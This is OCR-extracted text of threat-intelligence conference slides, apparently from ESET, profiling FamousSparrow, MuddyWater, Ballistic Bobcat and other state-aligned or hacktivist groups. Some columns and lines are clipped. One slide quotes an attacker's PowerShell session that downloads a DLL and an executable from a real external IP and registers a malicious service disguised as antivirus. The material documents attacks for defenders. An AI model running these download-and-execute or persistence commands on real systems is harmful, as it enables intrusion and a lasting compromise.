
DB

ESET protected

Compromised


Finance Sector
Company Network
WEB
DB
ESET protected
Compromised


Finance Sector
Company Network
WEB
DB
Microsoft®
SQL Server®
ESET protected
Compromised



Windows PowerShell

```
PS whoami
PS ipconfig /all
PS tasklist /svc
PS whoami /priv
PS iwr –uri http://43.254.216.195:80/3.txt -outfile C:\user\public\
PS dir C:\users\public
PS dir C:\users\public
PS dir C:\users\public
PS wmic logicaldisk get caption,description,providername
PS wmic logicaldisk get caption,description,providername
PS wmic logicaldisk get caption,description,providername
PS /c wmic logicaldisk get caption,description,providername
PS iwr –uri http://43.254.216.195:80/K7AVWscn.dll -outfile C:\win
PS iwr –uri http://43.254.216.195:80/K7AVWscn.exe -outfile C:\wi
PS iwr –uri http://43.254.216.195:80/K7AVWscn.doc -outfile C:\wi
PS /c dir C:\windows\tasks
PS /c takslist /svc

powershell.exe [System.Net.ServicePointManager]::ServerCertifica
powershell.exe $Ranjkr='krz0SPzUHQYc3WkqTnrC1foWrkRBYUUu'
powershell.exe $Ranjkr='krz0SPzUHQYc3WkqTnrC1foWrkRBYUUu'
powershell.exe [System.Net.ServicePointManager]::ServerCertifica
powershell.exe $Ranjkr='krz0SPzUHQYc3WkqTnrC1foWrkRBYUUu'
powershell.exe $Ranjkr='krz0SPzUHQYc3WkqTnrC1foWrkRBYUUu'

Service "K7Soft Virus Protection" (user mode service) was install
File Name: "C:\windows\tasks\K7AVWScn.exe 11".
Start Type: auto start. Account: LocalSystem
```


ESET Research

You will always remember this as the day you finally caught FamousSparrow

ESET researchers uncover the toolset used by the FamousSparrow APT group, including two undocumented versions of the group's signature backdoor, SparrowDoor

Alexandre Côté Cyr

26 Mar 2025 , 31 min. read




In July 2024, ESET Research noticed suspicious activity on the system of a trade group in the United States that operates in the financial sector. While helping the affected entity remediate the compromise, we made an unexpected discovery in the victim's network: malicious tools belonging to FamousSparrow, a China-aligned APT group. There had been no publicly documented FamousSparrow activity since 2022, so the group was thought to be inactive. Not only was FamousSparrow still active during this period, it must have also been hard at work developing its toolset, since the compromised network revealed not one, but two previously undocumented versions of SparrowDoor, FamousSparrow's flagship backdoor.

Salt Typhoon
Are we related?
GhostEmperor
Screw this, I’m outta here!
FamousSparrow
I think you’re my cousin
Trust me bro, we’re family
Earth Estries

China
Groups
Speccom
Salt Typhoon
Websiic
APT10
FishMonger
Earth Lusca, Aquatic Panda
MirrorFace
Ke3chang
Nickel, Mirage
LuckyMouse
Volt Typhoon
Bronze Silhouette, Vanguard Panda
FlaxTyphoon
Tick
SparklingGoblin
APT41, Barium
CeranaKeeper
DigitalRecyclers
GALLIUM
Mustang Panda
Earth Preta, Stately Taurus
Winnti Group
SneakyDragon
StartupNation
BackdoorDiplomacy
Gelsemium
Operation Chatty Goblin
APT15
Evasive Panda
Bronze Highland, Daggerfly
PerplexedGoblin
TheWizards
RedFoxtrot
GREF

Mustang Panda

Targeting cargo shipping companies


INITIAL ACCESS TECHNIQUES
Replication through removable media (T1091)
Spearphishing link (T1566.002)
Phishing for information (1598)
Drive-by compromise (T1189)
Content injection (T1659)
Exploit public-facing application (TI190)
Spearphishing attachment (T1566.001)

Sparkling Goblin
Flax Typhoon
Gelsemium
Winnti

Flax Typhoon

Builds and maintain **IoT botnet** to hide network telecommunications

Target Taiwan, **government and academic** sector

Use living-off-the-land binaries (**LOLbins**)

RSAC™ 2025 Conference

CYBER SUPPORTING CONFLICTS

Many Voices.
One Community.


Israel – Hamas war

Israel – Hamas war

BiBiGun

BiBiGun is a Hamas-backed hacktivist group that first appeared during the Israel-Hamas War of 2023. The group is known for deploying wipers to Israeli victims.

2023 | Hacktivist Group



Arid Viper

Arid Viper is a cyberespionage group believed to be aligned with the interests of Hamas, possibly operating from the Gaza Strip.

It has been operating since at least 2013.

Polonium

Focused only on Israeli targets.

than a dozen
rticals such as
chnology, law,
and marketing,
cial services.

Group | Iran

MuddyWater

ionage group
nce and National
e since at least
use PowerShell-
ve a focus on
vernmental
energy verticals in
th America.

e Group | Iran

Agrius

Agrius is a cybersabotage group with a suspected affiliation to Iran that has been targeting victims in Israel and the United Arab Emirates since 2020.

2020 | Cyber-Sabotage Group | Iran

Israel
– Hamas war

The first phase of the war

RAT

Third-party tools: Atera, SimpleHelp, TacticalRMM, Ligolo, FRP, Venom, Bore, GoSocks5, Koblas, rathole, ReSocks, ReSocks5, Revsocks, and Yamux


Open source

MuddyWater
MuddyWater is a cyberespionage group linked to Ministry of Intelligence and National Security (of Iran) and active since at least 2017. Operators frequently use PowerShell-based backdoors. They have a focus on telecommunications, governmental organizations, and the oil and energy verticals in the Middle East and North America.
2017
Cyber-Espionage Group
Iran

Israel
– Hamas war

The second phase of the war

- **Better understanding of network defense capabilities**
- **Maturing offensive capability**




MuddyWater
MuddyWater is a cyberespionage group linked to Ministry of Intelligence and National Security (of Iran) and active since at least 2017. Operators frequently use PowerShell-based backdoors. They have a focus on telecommunications, governmental organizations, and the oil and energy verticals in the Middle East and North America.
2017
Cyber-Espionage Group
Iran

Iran-aligned

Ballistic Bobcat

2024
Targeted diplomatic envoys and educational organizations



Ballistic Bobcat is a suspected Iranian nation-state actor.

It has targeted educational, government, and healthcare organizations, as well as human rights activists and journalists. It is most active in Israel, the Middle East, and the United States.

Cyber Espionage

Iran


Iran-aligned

Ballistic Bobcat

Education

Diplomatic

2024
Targeted diplomatic envoys and educational organizations



Ballis

Ballistic Bobcat
nation

It has targeted ec
and healthcare o
human rights acti
most active in Isra
the U

